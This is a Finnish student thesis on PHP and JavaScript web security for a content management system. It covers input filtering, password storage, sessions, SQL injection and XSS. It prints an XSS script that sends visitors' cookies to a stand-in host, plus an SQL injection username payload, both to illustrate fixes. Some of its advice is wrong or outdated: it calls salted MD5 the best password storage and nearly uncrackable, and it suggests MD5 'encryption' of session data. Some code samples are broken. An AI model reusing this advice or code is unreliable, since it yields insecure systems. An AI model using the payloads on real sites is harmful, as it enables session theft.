Kuvassa 8. on esitelty IW-Rengin moduulienhallinta-sivu.



KUVA 8. IW-Renki. Moduulien hallinta (kuvakaappaus Oy IW-Net Ltd 2011)

Kun lisämoduuleita ohjelmoidaan asiakkaan tarpeisiin, olisi hyvä, jos jo suunnitteluvaiheessa otettaisiin huomioon mahdolliset tietoturvariskit. Tulevissa luvuissa kerro-

taan, miten PHP-kielellä tehdyissä järjestelmissä voidaan tietoturva ottaa huomioon pienillä lisäpanostuksilla.

3 PHP

PHP on suosittu WWW-ympäristöön tarkoitettu skriptaus-kieli. Se on suunniteltu web-kehitykseen ja sen lisääminen HTML-koodin sekaan on helppoa. PHP ajetaan suoraan palvelimelta. Tästä on se hyöty, että sivuilla näytetään vain koodin ajamisen lopputulos, ei itse koodia. PHP-kielen hienouksiin kuuluu sen helppous uusille ohjelmoijille, mutta se tarjoaa myös todella paljon erilaisia ominaisuuksia kokeneemmillekin ohjelmoijille. (Achour, ym., 2011)

3.1 Virheiden raportointi

Virheiden raportointi tulisi ohjelmaa kehitettäessä olla käytössä, jotta kehittäjä näkisi mahdolliset virheet. PHP-kielessä on olemassa funktio error_reporting(), joka parametrin E_ALL saatuaan näyttää kaikki virheet, varoitukset ja huomiot sivustolla. Kun sivusto siirretään paikalleen valmiina, pitää kyseinen funktio poistaa koodista, koska joku voi tehdä tahallisesti virhetilanteen ja päästä näkemään virheilmoituksen. Yleensä virhetiedotteessa näkyy tiedostopolku sivuille tai pahimmassa tapauksessa tietokannan tai tietokannan taulujen rakenteita. (Error reporting, 2011)

3.2 Tiedon suodatus

Tiedon suodatus tarkoittaa käyttäjän syöttämien haitallisten tietojen poistamista tai siivoamista, ennen kuin tietoa syötetään tietokantakyselyihin tai näytetään sivulla. PHP on laaja kieli, ja siitä löytyvät kaikki tarvittavat funktiot käyttäjän syöttämän tiedon siistimiseen.

Käyttäjän syöttämästä tiedosta tulisi siistiä aina kaikki, mikä vaikuttaa epäilyttävältä. Täytyy myös olla varma, että kaikki siistittävä tieto menee suodattimien läpi. Tiedon suodatuksessa olisi käytettävä periaatetta, että kaikki käyttäjän syöttämä tieto olisi hylättävä, ennen kuin se todetaan hyväksytyksi. Täytyy myös varmistaa, että hyväksytty ja hylätty tieto eivät sekoittuisi toisiinsa.

Kaikki käyttäjät eivät ole hyvällä asialla ja joku, jolla on tarvittava tietämys, voi tunkeutua järjestelmään pienellä vaivalla. Ohessa kolme kätevää PHP-kielen valmista funktiota, joilla syötettä voi siivota:

```
str_replace()                Vertaa ja vaihtaa muuttujan sanasta
```

```
addslashes()                Lisää kauttaviivat heittomerkkien
                            jälkeen
mysql_real_escape_string()  Lisää kauttaviivat heittomerkkien
                            jälkeen SQL-syötteeseen.
```

Käyttäjän syöttämästä tiedosta olisi hyvä poistaa tai jättää huomiotta MySQL-lauseissa käytettäviä merkkejä. Olisi hyvä, jos ainakin %-merkki suodatettaisiin pois, koska se toimii jokerimerkkinä eli se voi olla mikä tahansa merkki. Tämä suodatetaan pois, jos haluttu SQL-kyselyn tulos ei sitä vaadi. Poistaa pitäisi myös mahdolliset XSS-uhkat, esimerkiksi mahdollisuus syöttää JavaScript-koodia tekstikenttiin ilman, että syötettä siivottaisiin.

Syötetyn tiedon tarkastamisessa olisi hyvä ottaa huomioon myös käytetyn muuttujan tyyppi. PHP-kielessä tietotyyppiä ei anneta muuttujalle, vaan se riippuu siitä, mitä tietoa muuttujaan syötetään.

PHP-kielessä on periaatteessa neljä perustietotyyppiä: Integer eli kokonaisluvut, float eli desimaaliluvut, string eli teksti ja boolean eli totuusarvo. Näiden lisäksi on myös kaksi yhdistelmätyyppiä: Array eli taulukko ja object eli olio. Tarkastettavasta kohteesta pitää tarkistaa, onko muuttuja numeraalinen, onko siinä desimaaleja tai onko siinä haitallisia merkkejä tai merkkijonoja. Ohessa on lueteltu joitakin tarkastusfunktioita, joiden avulla kyseiset tarkastukset voidaan tehdä. Funktiot palauttavat totuusarvon riippuen tuloksesta. PHP-kielessä on tarkastusfunktioita runsaasti ja tässä esitellään vain joitain tärkeimpiä. Tarkastuksilla voidaan estää tai poistaa kokonaan XSS-hyökkäyksiä ja MySQL-injektioita.

```
is_int()       Tarkistaa onko muuttuja kokonaisluku.
is_float()     Tarkistaa onko muuttuja desimaaliluku.
is_array()     Tarkistaa onko muuttuja taulukko.
is_numeric()   Tarkistaa onko muuttuja numeerinen.
is_string()    Tarkistaa onko muuttuja tekstiä.
is_null()      Tarkistaa onko muuttuja tyhjä.
```

Tiedon suodatuksessa olisi hyvä ottaa huomioon myös muuttujan olemassaolon tarkastus. Tämä onnistuu isset()-funktiota käyttämällä.

```
<?php
if (isset($_GET['numero']) && is_numeric($_GET['numero']) ){
```

```
echo "Muuttujassa on tietoa ja tieto on numeraalinen";
}else{
echo "Syötä numero! : "; }?>
```

PHP-koodi tarkistaa $_GET[]-taulussa tulevan numero-muuttujan olemassaolon ensin isset()-funktiolla ja tarkistaa sen jälkeen, onko se numeerinen is_numeric()-funktion avulla. (Data filtering, 2011)

3.3 Salasanat

Melkein jokaisella sivustolla on mahdollista rekisteröityä ja hankkia nimimerkki esimerkiksi keskustelualueelle. Salasanojen tallentamisessa kannattaa aina käyttää MD5-salausta ja mielellään lisäksi vielä salt-lisäsanaa. MD5-salaus toimii niin, että se ottaa parametrikseen merkkijonon ja kryptaa eli salakirjoittaa sen 128-bittisellä salauksella. Tämän jälkeen salattu sana tai lause esitetään 32 merkin heksakoodatussa muodossa. (Rivest, 2011) Koska MD5-tiiviste on aina 32-merkkinen, ei voi päätellä, minkä kokoinen alkuperäinen sana tai lause on.

Paras tapa kryptata eli salakirjoittaa salasana on käyttää MD5-algoritmia ja salt-lisäsanaa.

```
$salasana = MD5($salasana+$salt)

tai

$salasana = MD5($salt+$salasana)
```

Nyt tietokantaan tallentuu vain MD5-salauksella tehty *hash* eli MD5-tiiviste salasanasta ja salt-sanasta. Pelkkää MD5-hashia ilman salt-sanaa ei suositella käytettäväksi enää nykypäivänä, koska normaalien sanojen MD5-hasheja voidaan vertailla netissä löytyvillä työkaluilla.

TAULUKKO 1. Sanat ja niiden MD5-tiivisteet

Sana	**MD5-Tiiviste**
kissa	1ad99cbe9e425d4f19c53a29d4f12597
koira	9b37a00b7e1c5afc37efd602e8e57461
lintu	6d5dedd87ada4c0b5005c72610672617

Taulukossa 1 on muutamia sanoja, joiden MD5-tiivisteet luotiin PHP:n funktiolla MD5($sana). Salasanana oli kulloinkin taulukossa löytyvä sana, kuten kissa. Tällaisenaan MD5-tiivisteitä on helppo verrata toisiinsa, jos rikollinen keksii, millä kryptausmenetelmällä salasana kryptataan tietokantaan.

Seuraavaksi laitetaan sanan perään salt-lisäsana. Salt-sana on tässä esimerkissä 1234. Se voi kuitenkin olla mitä tahansa muuta ja parempi olisikin, että salt-sana olisi vaikka satunnainen sana tai kirjain-merkkijono. Käytetty funktio on sama kuin edellä, mutta siihen on vain lisätty salt. Eli funktio on MD5($sana."1234"). Taulukosta 2 nähdään salt-sanan merkitys.

TAULUKKO 2. Sanat + salt ja niiden MD5-tiivisteet

Sana + salt	**MD5-tiiviste**
kissa1234	168249d5f5558ec69bbb2b35aaf9d204
koira1234	cdcf33cd10f92cd0a5a56691b5de5b31
lintu1234	6da5bc0ef10164a27e1d8f0305bbb68c

Salasanoja ei voida enää vertailla täysin samalla lailla. Jos ei tiedetä, että salt-sana on käytössä, murtautuminen on miltei mahdotonta. Ja vaikka tiedettäisiin, että salt-sana on käytössä, siinäkin tapauksessa murtautuminen on mahdotonta, jos itse salt-sanaa ei tiedetä. Kirjautumis-sivulle salasanan ja käyttäjänimen tarkastukseen lisätään vertailuun salt-sana samalla tavalla.

MD5-salauksessa on se hyöty, että kun salasanoja verrataan kirjautumisen tarkastuksessa, varsinaista salasanaa ei liiku kyselyissä mukana, sillä nyt vertaillaan vain MD5-tiivisteitä. Tällöin alkuperäinen salasana ei paljastu, vaikka murtautuja tarkastelisi sivustolla liikkuvaa tietoa.

3.4 Istunnot

Istuntoja käytetään PHP-pohjaisissa järjestelmissä pitämään erinäisiä tietoja yllä selailun aikana. Näihin tietoihin kuuluu esimerkiksi tiedot kirjautumisesta. Istunnolla yksilöidään käyttäjä antamalla tälle oma uniikki eli yksilöllinen istunnon numero. Tämä istuntotieto tallennetaan yleensä evästeeseen tai kuljetetaan osoitepalkissa $_GET[] -parametrina. Jälkimmäinen vaihtoehto on huonompi, koska tieto sessiosta kulkee koko ajan näkyvissä. Istunto luodaan yleensä kirjautumisen yhteydessä ja tuhotaan uloskirjautumisen jälkeen tai tietyn ennalta määrätyn ajanjakson jälkeen. (Istunto, 2011)

3.4.1 Istunnon kaappaaminen

Kolmas osapuoli voi kaapata istunnon ja saada sillä keinoin haltuunsa kaikki tiedot, jotka istunnossa liikkuu. Tämä on todellinen tietoturvariski varsinkin silloin, jos istunnon tietoja ei ole salakirjoitettu. Istunnossa liikkuvat tiedot ovat kirjautumistietoja ja näin ollen murtautuja voi saada tietoonsa käyttäjänimen ja salasanan (McClure;Scambray;& Kurtz, 2002, ss. 578-580). Aina kun lisätään istuntoon lisää tietoa, se kryptataan käyttäen esimerkiksi MD5-salausta.

3.4.2 Evästeet

Cookiet eli evästeet ovat sivuston tapa kerätä tietoja käyttäjästä esimerkiksi verkkokaupan ostoskoria varten. Cookien tiedot välitetään yleensä vain sille palvelimelle, jossa kulloinkin selataan. Cookiet keräävät tietoa sivustolla käynnistä ja niihin voidaan tallentaa käyttäjän istuntotietoja. Cookiet kehitettiin, koska HTTP-protokollassa ei ole mahdollisuutta hallinnoida yksilöidysti käyntejä WWW-sivuilla.

Evästeiden avulla www-palvelimet voivat yksilöidä käyttäjän ja muistavat käyttäjän seuraavan kerran, kun sivuille palataan. Evästeitä on kahdenlaisia: pysyviä ja istuntokohtaisia. Pysyvät säilyvät koneella niin kauan kunnes ne poistetaan ja istuntokohtaiset poistuvat, kun sivulta lähdetään. (McClure;Scambray;& Kurtz, 2002, s. 680)

3.5 Register globals

Globaaleilla muuttujilla tarkoitetaan muuttujia, jotka ovat samoja joka paikassa eikä niitä tarvitse esitellä eikä alustaa uudestaan. Nämä ovat käteviä, mutta niissä piilee riski. PHP-kielessä on olemassa funktio register_globals(), joka on poistunut käytöstä

uudemmissa PHP-versioissa, mutta se saattaa olla käytössä vanhemmilla PHP-versioilla toimivilla palvelimilla. Tämä funktio luo POST,- ja GET-taulukoissa olevista indekseistä omat muuttujansa suoraan. Eli jos POST-taulukossa on indeksi etunimi, register_globals()-funktio tekee siitä automaattisesti $etunimi-muuttujan. (Register globals, 2011) Koodista saattaakin tulla erittäin sekavaa, jos POST,- ja GET-tauluissa liikutellaan paljon muuttujia. Tämä luo tietoturvariskin sivuille, koska ei voida luottaa, mikä muuttuja on suodatettu ja mikä ei ole.

3.6 Magic Quotes

Magic Quotes on PHP-kielen asetustiedostosta (php.ini) löytyvä funktio, joka siivoaa käyttäjän syötteitä automaattisesti. Tämä funktio on kätevä, mutta se on poistumassa käytöstä seuraavan PHP-version astuessa voimaan. Se aiheuttaa sivuston kehittäjille enemmän ongelmia kuin ratkaisee niitä. Kaikkea käyttäjän syöttämää tietoa ei vältämättä tallenneta tietokantaan, joten näiden syötteiden siivoaminen olisi turhaa. Funktion käytön voi tarkastaa katsomalla php.ini-tiedostoa tai käyttämällä PHP-funktiota get_magic_quotes_gpc(), joka palauttaa totuusarvon. (Achour, ym., 2011)

Magic quotes toiminnon saa pois käytöstä kahdella eri tavalla (php.ini) :

```
1. tapa
; Magic quotes
; Magic quotes for incoming GET/POST/Cookie data.
magic_quotes_gpc = Off

; Magic quotes for runtime-generated data, e.g. data from
SQL, from exec(), etc.
magic_quotes_runtime = Off

; Use Sybase-style magic quotes (escape ' with '' instead of
\').
magic_quotes_sybase = Off
```

```
2. tapa
(.htaccess):

php_flag magic_quotes_gpc Off
```

.(Achour, ym., 2011)

4 JAVASCRIPT

JavaScript on vuonna 1995 Netscapen julkaisema skriptaus-kieli. Se on PHP-kielen ohella yksi käytetyimmistä www-ohjelmointikielistä, jonka avulla voidaan tehdä dynaamista sisältöä sivuille. Sillä on mahdollista elävöittää nettisivuja tuomalla dynaamista toiminnallisuutta kuten animaatiota. Sillä voidaan tehdä myös paljon sellaista, mihin PHP ei kykene. (Javascript, 2011)

JavaScript ajetaan käyttäjän koneella nettiselaimessa, joten se ei kuormita palvelinta. JavaScriptillä onkin mahdollista validoida eli varmistaa syötteitä ennen kuin ne menevät tietokantakyselyyn, joten näin palvelimen kuormitus laskee. (Javascript, 2011) Vaikka JavaScript-kieli on vanha ja siihen on julkaistu päivityksiä useasti, niin silti siitä löytyy vielä paljon tietoturva-aukkoja. Siksi kannattaakin olla tarkkana, mihin ja miten sitä käyttää.

JavaScript-kielellä voi tehdä paljon hyvää, mutta sitä voi valitettavasti käyttää myös pahoihin tarkoituksiin. Kappaleessa 6.1.1 on näytetty, miten pienellä JavaScript-koodin pätkällä voidaan uudelleenohjata käyttäjä pahalle sivulle, jossa PHP-tiedosto lukee tiedot cookiesta.

5 TIETOTURVALLINEN WWW-OHJELMOINTI

Internetin ja WWW-palveluiden kehittyessä viime vuosina niiden suosio on kasvanut räjähdysmäisesti. Ihmiset käyttävät WWW-sovelluksia kuten Facebook ja Twitter, enemmän kuin koskaan. Facebook on myös ohjelmoitu käyttämällä PHP:tä, JavaScriptiä ja useita muita vapaan lähdekoodin kieliä, joten myös Facebook-palvelussa näiden kielien tietoturva-aukkoja saattaa löytyä (Developers, 2011).

Meistä löytyy todella paljon tietoa myös erilaisista valtion palveluista. Valtion virastot, pankit ja vakuutusyhtiöt ovat siirtäneet suuren osan palveluistaan internetiin. Näissä palveluissa tiedot ovat todella yksityisiä eikä niitä toivoisi menettävänsä rikollisille. Tosin suojaukset ovat tietenkin yleensä todella hyvin toteutettuja. Onkin ymmärrettävä, että kaikki internetissä liikkuvat ihmiset eivät ole hyvällä asialla ja sen mukainen WWW-suunnittelu pitäisi ottaa käyttöön. Tietoturva on viime vuosina ollut otsikoissa paljon. Tunnetuin tapaus lienee Älypää-palvelusta vuonna 2010 murretuista 127 000 salasanasta ja näihin salasanoihin liitetyistä sähköpostiosoitteista, jotka levisivät internetissä vuoden 2010 alkupuoliskolla ja aiheuttivat ongelmia käyttäjille (CERT-FI varoitus 01/2010, 2011).

Kaikilta tietoturvauhkilta ei tietenkään voida suojautua, koska rikolliset ja haitantekijät ovat aina askeleen edellä murtautumistekniikkojen osalta. Nykyisin tiedossa olevia tietoturvauhkia vastaan on kuitenkin helppo suojautua pienillä toimenpiteillä. Yleisenä sääntönä onkin suodattaa kaikki ulkopuolelta tuleva tieto.

Mitä henkilökohtaisempaa tietoa sovellus käsittelee, sitä turvallisemmaksi ohjelma on tehtävä. Ohjelmistoa suunniteltaessa tulisikin budjettiin lisätä määrärahoja tietoturvan sunnitteluun ja toteutukseen. Nämä lisäkulut voivat säästää tulevaisuudessa paljon korjauskuluissa tai pahimmillaan oikeuskuluissa. Mutta kannattaa kuitenkin tasapainottaa kulut, jotka koituvat lisätyöstä. Jos tietoturvallisen ohjelmointikoodin tekeminen on liian kallista, jotain on tehty väärin. (Basic steps, 2011)

Ohjelmasta ei myöskään saisi tulla liian vaikeaa käyttää. Lisätyt tietoturvaelementit ja varmistukset saattavat hankaloittaa sovelluksen käyttöä. Sovellusta saattavat käyttää vanhemmatkin ihmiset. Heille ohjelmiston vaikeudesta voi tulla ylitsepääsemätön este. Ohjelmiston käytettävyys ei siis saa kärsiä.

Ohjelmistoa suunniteltaessa olisikin tärkeä ottaa huomioon ensisijaisesti tietoturva. Mietitään mitä ja miten käyttäjä tietoa syöttää. Tällöin voidaan ottaa huomioon tietoturvariskit ja välttää tulevat hyökkäykset. (What is security, 2011)
Ensimmäisenä vaiheena voi olla hyvä miettiä, mitä lainvastaista voi ohjelmalla tehdä. Voi olla vaikeaa ajatella, miten ohjelmaa voidaan käyttää väärin, mutta miettimällä lainvastaisia käyttötarkoituksia, ohjelmoija on tavallaan askeleen edellä hyökkääjää ja voi torjua kyseiset toimenpiteet.

Turvallisen koodin kirjoittaminen ei ole vaikeaa, kunhan opettelee sen alusta alkaen. Vaikka yhtenäistä tietoa kaikista mahdollisista tietoturvauhkista ei ole, niistä löytyy kyllä tietoa kirjoista, alan WWW-sivuilta ja keskustelupalstoilta. Yleensä tietoturvallista koodia saa aikaan jo pienellä vaivalla. Paras keino onkin suodattaa käyttäjän syöttämät tiedot. Ohjelma ei voi tietää, mikä käyttäjän syötteestä on pahaa, joten sen läpi menee suodattamatta kaikki tieto. Tämän takia onkin tärkeää suodattaa kaikki ulkopuolelta tuleva tieto. (Basic steps, 2011)

6 UHKAT

Nykyisin kaksi eniten käytettyä tietoturvahyökkäystä ovat MySQL-injektio ja XSS. Yleensä näissä hyökkäyksissä käytetään hyväksi huonoa tai puutteellista ohjelmointikoodia tai käyttäjän luottamusta kyseiseen sivustoon. Seuraavissa luvuissa kerrotaan kummastakin hyökkäystavasta ja siitä miten niiltä voidaan välttyä pienillä toimenpiteillä.

6.1 SQL-injektio

SQL-Injektiolla tarkoitetaan haitallisen koodin syöttämistä huonosti toteutettuun tai puutteelliseen koodiin. Tällä on mahdollista päästä käsiksi sivuston hallintapuoleen tai pahimmassa tapauksessa kaikkiin tietoihin sivustolla. Pienellä koodimäärällä on myös mahdollista tuhota kokonaisia tietokantoja, joten käyttäjän syöttämän tiedon varmistaminen on todella hyödyllistä.

Esimerkkinä toimii normaali SQL-lause, joka lisää käyttäjän tietokantaan käyttäen INSERT-lausetta:

```
<?php

$sql = "INSERT INTO users (user_name, password,
email)VALUES('{$_POST['username]}','$password',
'{$_POST['email]}')";

mysql_query($sql);
?>
```

Tietokannassa on taulu nimeltä ‘*users’,* jossa ovat sarakkeina *’user_name’* eli käyttäjänimi, *’password’* eli salasana ja ’*email’* eli sähköpostiosoite. POST-taulussa olevat muuttujat syötetään sellaisenaan tietokantakyselyyn ilman siistimistä.

Esimerkissä käyttäjä syöttää rekisteröitymisvaiheessa nimekseen

```
pahis', 'salasana', ''), ('hyvis
```

Järjestelmä ei tiedä, onko tämä käyttäjänimi hyvä vai huono, ja ilman siistimistä järjestelmä siirtää rivin tietokantakyselyyn suoraan. Järjestelmä luo käyttäjälle satunnaisen salasanan, joka on nyt tässä esimerkissä 1234. Murtautuja on laittanut sähkö-

postiosoitteen kohdalle aidolta vaikuttavan sähköpostiosoitteen, joten kysely menee kantaan näin:

```
<?php $sql = "INSERT INTO users (username,

password, email) VALUES ('pahis', 'salasana',

''), ('hyvis', '1234', esimerkki@esimerkki.net')"; ?>
```

Käyttäjiä lisätään tietokantaan kaksi alkuperäisen yhden sijasta. Murtautuja saa tunnuksekseen ”pahis” ja salasanaksi ”salasana”. Näin ollen murtautuja voi kirjautua näillä tunnuksilla sisään ilman sähköpostitarkastusta. Vaikka tämä näyttää harmittomalta, on kuitenkin otettava huomioon se, että pahempaakin voi tapahtua, jos käyttäjä voi päästä suoraan muokkaamaan SQL-kyselyitä.

Tämäkin voidaan estää pienellä vaivannäöllä.

```
<?php

$siistitty_kayttajanimi=
mysql_real_escape_string($_POST['username']);
$siistitty_email = mysql_real_escape_string($_POST['email']);

$sql = "INSERT INTO users (user_name, password,
email)VALUES('$siistitty_kayttajanimi','$password',
'$siistitty_email')";
mysql_query($sql);

?>
```

Nyt *$siistitty_kayttajanimi*-muuttujassa kulkee sama teksti kuin alunperin, mutta muodossa ja teksti ei enää vaikuta SQL-lauseeseen. Käyttäjänimeksi tulee

```
pahis\', \'salasana\', \'\'), (\'hyvis
```

SQL-kysely ei mene todennäköisesti nyt läpi ja kysely katkeaa. Ja vaikka kysely menisikin läpi, murtautuja on lisännyt käyttäjän, jonka nimi on tuo ylempi siistitty koodinpätkä ja sähköpostiosoite aiemmin mainittu esimerkki@esimerkki.net
Näin pienellä määrällä koodia saadaan estettyä suurin osa injektio-yrityksistä.
Tämä ei kuitenkaan estä kaikkea ja lisäsuojaus saattaa olla vielä tarpeen.

Tieto tulisikin aina suodattaa ennen kuin se siirretään tietokantakyselyyn. Pienellämäärällä ohjelmointikoodia voidaan välttyä suurimmalta osalta injektioriskeistä. Kappaleessa 3.2 on kerrottu tarkemmin, miten ja missä kannattaa suodatusta käyttää.

Joskus täysin oikeanlainenkin tieto voi aiheuttaa ongelmia tahattomasti. Voi olla, että etu-tai sukunimessä on heittomerkki, joka on SQL-komennoissakin käytetty merkki. Tämä voi aiheuttaa pieniä ongelmia. PHP-kielessä löytyy funktio mysql_real_escape_string(), joka lisää kenoviivan ennen haitallista heittomerkkiä.

```
<?php
$sukunimi = ”O´hara”;
$sukunimi = mysql_real_escape_string($etunimi);
echo $sukunimi;
?>
```

Kyseinen koodi palauttaa sukunimen siistittynä. Tässä tapauksessa sukunimi tulisi muodossa O\´hara ja se on turvallinen tietokannan syöte. (SQL-injection, 2011)

6.2 XSS

XSS eli Cross Site Scripting on MySQL-injektion ohella yksi yleisimmistä tietoturvauhkista nykyaikana. XSS-hyökkäyksille on tavanomaista, että ne käyttävät hyväkseen luotettavia sivustoja ja käyttäjien luottamusta niihin.

Täytyy myös muistaa, että vaikka käyttäjä ei luottaisikaan sivustoon, niin selain ei tätä tiedä. On otettava myös huomioon käyttäjäkohtaiset erot sivustoa selatessa.
Käyttäjien selaustavat voivat vaihdella sivukohtaisesti ja selaimen turvaluokitus voi vaihdella myös riippuen sivusta.

XSS-hyökkäykset käyttävät hyväkseen sivustoja, joissa näytetään ulkopuolista tietoa kuten foorumit, netin kautta toimivat sähköpostiohjelmat, tai mitä vaan mikä näyttää syndikoituja tietoja eli tietoa mikä on saatavilla myös ulkopuolisilla sivuilla. Syndikoituja tietoja ovat esimerkiksi erilaiset RSS-syötteet. RSS-syötteitä käytetään todella yleisesti nykyään ja esimerkiksi uutissivustot käyttävät RSS-syötteitä paljon.

XSS-hyökkäyksiltä voidaan myös suojautua suodattamalla kaikki käyttäjältä tuleva tai sivuilla esitettävä tieto.

Otetaan esimerkkinä yksinkertainen viestittelyohjelma:

```
<?php
```

```
        if (isset($_GET['viesti']))
        {
            $fp = fopen('./viestit.txt', 'a');
            fwrite($fp, "{$_GET['viesti']}<br />");
            fclose($fp);
        }

        readfile('./viestit.txt');

?>

<form>
<input type="text" name="viesti"><br />
<input type="submit">
</form>
```

Tässä näemme alimpana yksinkertaisen lomakkeen, jossa on vain yksi kenttä ”viesti” ja lähetä painike ”submit”. Kun viesti lähetetään, niin PHP-koodissa aukaistaan tiedosto viestit.txt ja kirjoitetaan viestin sisältö tiedostoon. Viestin jälkeen tiedostoon tulostetaan tyhjä rivi
 -merkinnällä. Tämän jälkeen tiedosto suljetaan. Viimeisenä readfile()-funktio lukee viestit.txt tiedoston sisällön ja tulostaa sen ruudulle. Ajatellaan tilanne, että joku pahantahtoinen käyttäjä syöttää viestiksi JavaScript koodin:

```
<script>
document.location =
'http://www.pahaosoite.com/varasta_tiedot.php?cookies='+ doc-
ument.cookie
</script>
```

Seuraava käyttäjä, jolla on selaimessa JavaScript päällä, ohjautuu sivustolle http://www.pahaosoite.com. Palvelimella sijaitseva tiedosto ”varasta_tiedot.php” varastaa tiedon sivustolta tulleesta cookiesta.

Tältäkin voidaan välttyä käyttämällä PHP-kielen valmiita funktioita. Tässä esimerkissä käytetään htmlentities()-funktiota, joka muokkaa tekstissä tulevat erikoismerkit HTML-standardin merkeiksi. Näin ollen kyseinen JavaScript koodi tulostetaan vain sivulle pelkkänä tekstinä eikä uudelleenohjausta synny.

```
<?php

if (isset($_GET['viesti']))
{
        $viesti = htmlentities($_GET['viesti']);
        $fp = fopen('./viestit.txt', 'a');
        fwrite($fp, "$viesti<br />");
        fclose($fp);
}

readfile('./viestit.txt');

?>
```

```
 <form>
<input type="text" name="viesti"><br />
<input type="submit">
</form>
```

Tiedon suodattamisen tärkeyttä ei voi yliarvioida. Tämänkin uhkan voi pienellä vaivalla torjua käyttämällä tiedon suodattamista. PHP-kielessä löytyy todella paljon hyödyllisiä funktioita, joiden avulla voidaan siistiä koodia. Ei ole siis järkevää tehdä omaa funktiota siistimään syötettä jos niitä on valmiina. PHP-kielen omat funktiot ovat yleensä luotettavampia, koska niitä on testattu useammin ja niitä on testattu monen käyttäjän toimesta. Tarvittaessa käytetään ainakin `htmlentities()`, `strip_tags()` ja `utf8_decode()`-funktioita. Kaikkea sivuille tulevaa tietoa pitäisi pitää huonona ennen kuin tieto tarkastetaan ja hyväksytään. Tulevasta tiedosta olisi tarkastettava ainakin oikea pituus, tietotyyppi, olemassaolo ja erikoismerkit. Mieluummin hyvä koodi hylätään kuin hyväksytään paha. Suodatettu tieto pitäisi myös tunnistaa jälkikäteen.. Esimerkiksi muuttuja $nimi ennen suodatusta ja suodatuksen jälkeen $nimi_suodatettu. (Cross-site scripting, 2011)

7 YHTEENVETO

Opinnäytetyön tarkoitus oli tutkia ja mahdollisesti parantaa Imageworldin IW-Renki-sisällönhallintajärjestelmän tietoturvaa. Tavoitteessani onnistuin omasta mielestäni hyvin. Vaikka IW-Renki oli toteutettu erittäin hyvin ottaen huomioon tietoturvan, silti aina löytyy parannettavaa. Uskoisin, että IW-Renki on nyt entistä turvallisempi käyttää.

Työni aikana opin paljon WWW-tekniikoista ja erityisesti tietoturvasta. Opin, kuinka pienillä muutoksilla ohjelmointikoodiin turvallisuutta voidaan parantaa huomattavasti. Tästä on varmasti hyötyä työllistymisessäni. Ohjelmointiala muuttuu paljon koko ajan ja käytettävät standardit ja alan käytännöt muuttuvat myös. Tietoturvan osuus kasvaa aina siinä suhteessa, mitä enemmän käyttäjän tietoja sovelluksessa liikkuu. Jatkuva opiskelu ja ajan tasalla pysyminen ovat todella tärkeitä taitoja jokaiselle ohjelmistonkehittäjälle.

Aluksi oli vaikeaa saada kokonaisuutta haltuun. Mutta materiaaleihin huolellisesti perehtymällä tietoturvan parantamisen suunnittelu ja varsinainen toteutus onnistuivat kohtuullisella vaivannäöllä. Tulevaisuudessa uskon tästä työstä olevan minulle todella paljon apua silloin, kun työelämässä pääsen ratkaisemaan vastaanlaisia ongelmia.

LÄHTEET

Basic steps. (2011). Haettu 4. 3 2011 osoitteesta PHP Security Consortium: www.phpsec.org

CERT-FI varoitus 01/2010. (2011). Haettu 4. 3 2011 osoitteesta Cert-Fi: http://www.cert.fi/varoitukset/2010/varoitus-2010-01.html

Cross-site scripting. (2011). Haettu 4. 3 2011 osoitteesta PHP Security Consortium: www.phpsec.org

Data filtering. (2011). Haettu 4. 3 2011 osoitteesta PHP Security Consortium: www.phpsec.org

Developers. (2011). Haettu 4. 9 2011 osoitteesta Facebook: http://developers.facebook.com/opensource/

Error reporting. (2011). Haettu 4. 3 2011 osoitteesta PHP Security Consortium: www.phpsec.org

Google Analytics. (2011). Haettu 4. 9 2011 osoitteesta Google: http://www.google.com/analytics/

Istunto. (2011). Haettu 11. 12 2011 osoitteesta Wikipedia: http://fi.wikipedia.org/wiki/Istunto

Javascript. (2011). Haettu 11. 12 2011 osoitteesta Wikipedia: http://fi.wikipedia.org

Register globals. (2011). Haettu 4. 3 2011 osoitteesta PHP Security Consortium: http://www.phpsec.org

SQL-injection. (2011). Haettu 4. 3 2011 osoitteesta PHP Security Consortium: http://www.phpsec.org

Tietoturva nyt! (2011). Haettu 11. 12 2011 osoitteesta Cert-Fi: http://www.cert.fi/tietoturvanyt/2011/11/ttn201111281647.html

What is security. (2011). Haettu 4. 3 2011 osoitteesta PHP Security Consortium: http://www.phpsec.org

Achour, M.;Betz, F.;Dovgal, A.;Lopes, N. M.;Richter, G.;Olson, P.;ym. (2011). *PHP Hypertext Preprosessor*. Haettu 16. 12 2011 osoitteesta PHP: http://fi.php.net/

McClure, S.;Scambray, J.;& Kurtz, G. (2002). *Hakkeroinnin torjunta.* Jyväskylä: Gummerus Kirjapaino Oy.

Rivest, R. (2011). *RFC 1321*. Haettu 4. 3 2011 osoitteesta IETF: http://tools.ietf.org/html/rfc1321

WWW-Sisällönhallintajärjestelmä. (ei pvm). Noudettu osoitteesta Wikipedia: http://fi.wikipedia.org/wiki/Www-sis%C3%A4ll%C3%B6nhallinta


SAVONIA